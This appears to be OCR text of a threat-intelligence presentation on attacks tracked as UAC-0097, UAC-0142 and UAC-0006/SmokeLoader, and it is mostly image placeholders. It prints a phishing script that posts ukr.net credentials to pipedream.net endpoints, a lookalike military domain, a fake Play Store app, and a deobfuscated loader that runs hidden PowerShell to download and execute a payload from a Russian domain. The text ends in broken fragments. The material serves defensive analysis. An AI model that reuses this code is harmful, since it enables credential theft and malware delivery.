







UAC-0097 / Cyber espionage






UAC-0097 / Cyber espionage






```
function get() {
    var name = location.search.split('=')[1];
    if (name) {
        document.forms[0].elements[0].value = name;
        var req = new XMLHttpRequest();
        req.open("GET", "https://eo9p1d2bfmioiot.m.pipedream.net/?usr=" + name, false);
        req.send();
    }

}

function send() {
    var name = document.forms[0].elements[0].value;
    var pass = document.forms[0].elements[1].value;
    var new_pass = document.forms[0].elements[2].value;
    var conf_pass = document.forms[0].elements[3].value;

    var req = new XMLHttpRequest();
    req.open("POST", "https://eoiw8lhjwuc3sh2.m.pipedream.net", false);
    req.send(JSON.stringify({
        login: name,
        pass: pass,
        new_pass: new_pass,
        conf_pass: conf_pass
    }));

    location.replace("http://mail.ukr.net");
}
```


```
{
   "login":"victim@ukr.net",
   "pass":"p@ssw0rd",
   "new_pass":"p@ssw0rd1",
   "conf_pass":"p@ssw0rd1"
}
```





UAC-0142 / Military operations

















https://delta.mil.gov.ua.**delta-storages.com/**
certificates/windows/**certificates_rootca.zip**

UAC-0142 / Military operations

play.google.com/store/apps/details?id=com.deltamobile.minibrowserdelta

Google Play Игры Приложения Фильмы Книги Детям

Delta

Teder


10+
Количество скачиваний


18+
18+


Установить

Добавить в список желаний

Это приложение можно скачать на ваше устройство.









Связь с разработчиком

О приложении →

UAC-0006 / SmokeLoader /FinCrime







Деобфускований код, що буде виконаний JavaScript-лоадером


```
...
FXgMjpDyZOkNTSKviE = new ActiveXObject("SHell.ApPlIcation");
...
FXgMjpDyZOkNTSKviE.ShellExecute("cmd.exe", "/c pO^wErshEll -executionpolicy
bypass -noprofile -w hidden $v1='Net.We'; $v2='bClient'; $var = (New-Object
$v1$v2); $var.Headers['User-Agent'] = 'Google Chrome';
$var.downloadfile('http://homospoison.ru/one/portable.exe','%temp%gE94.exe');
& %temp%gE94.exe & ZJHYOcunksxSdyp", "", "open", 0);
```

```
function G(c, M, y, Q, x, b, J) {
function s() {
function W(c, M, y, Q, x, b, J) {
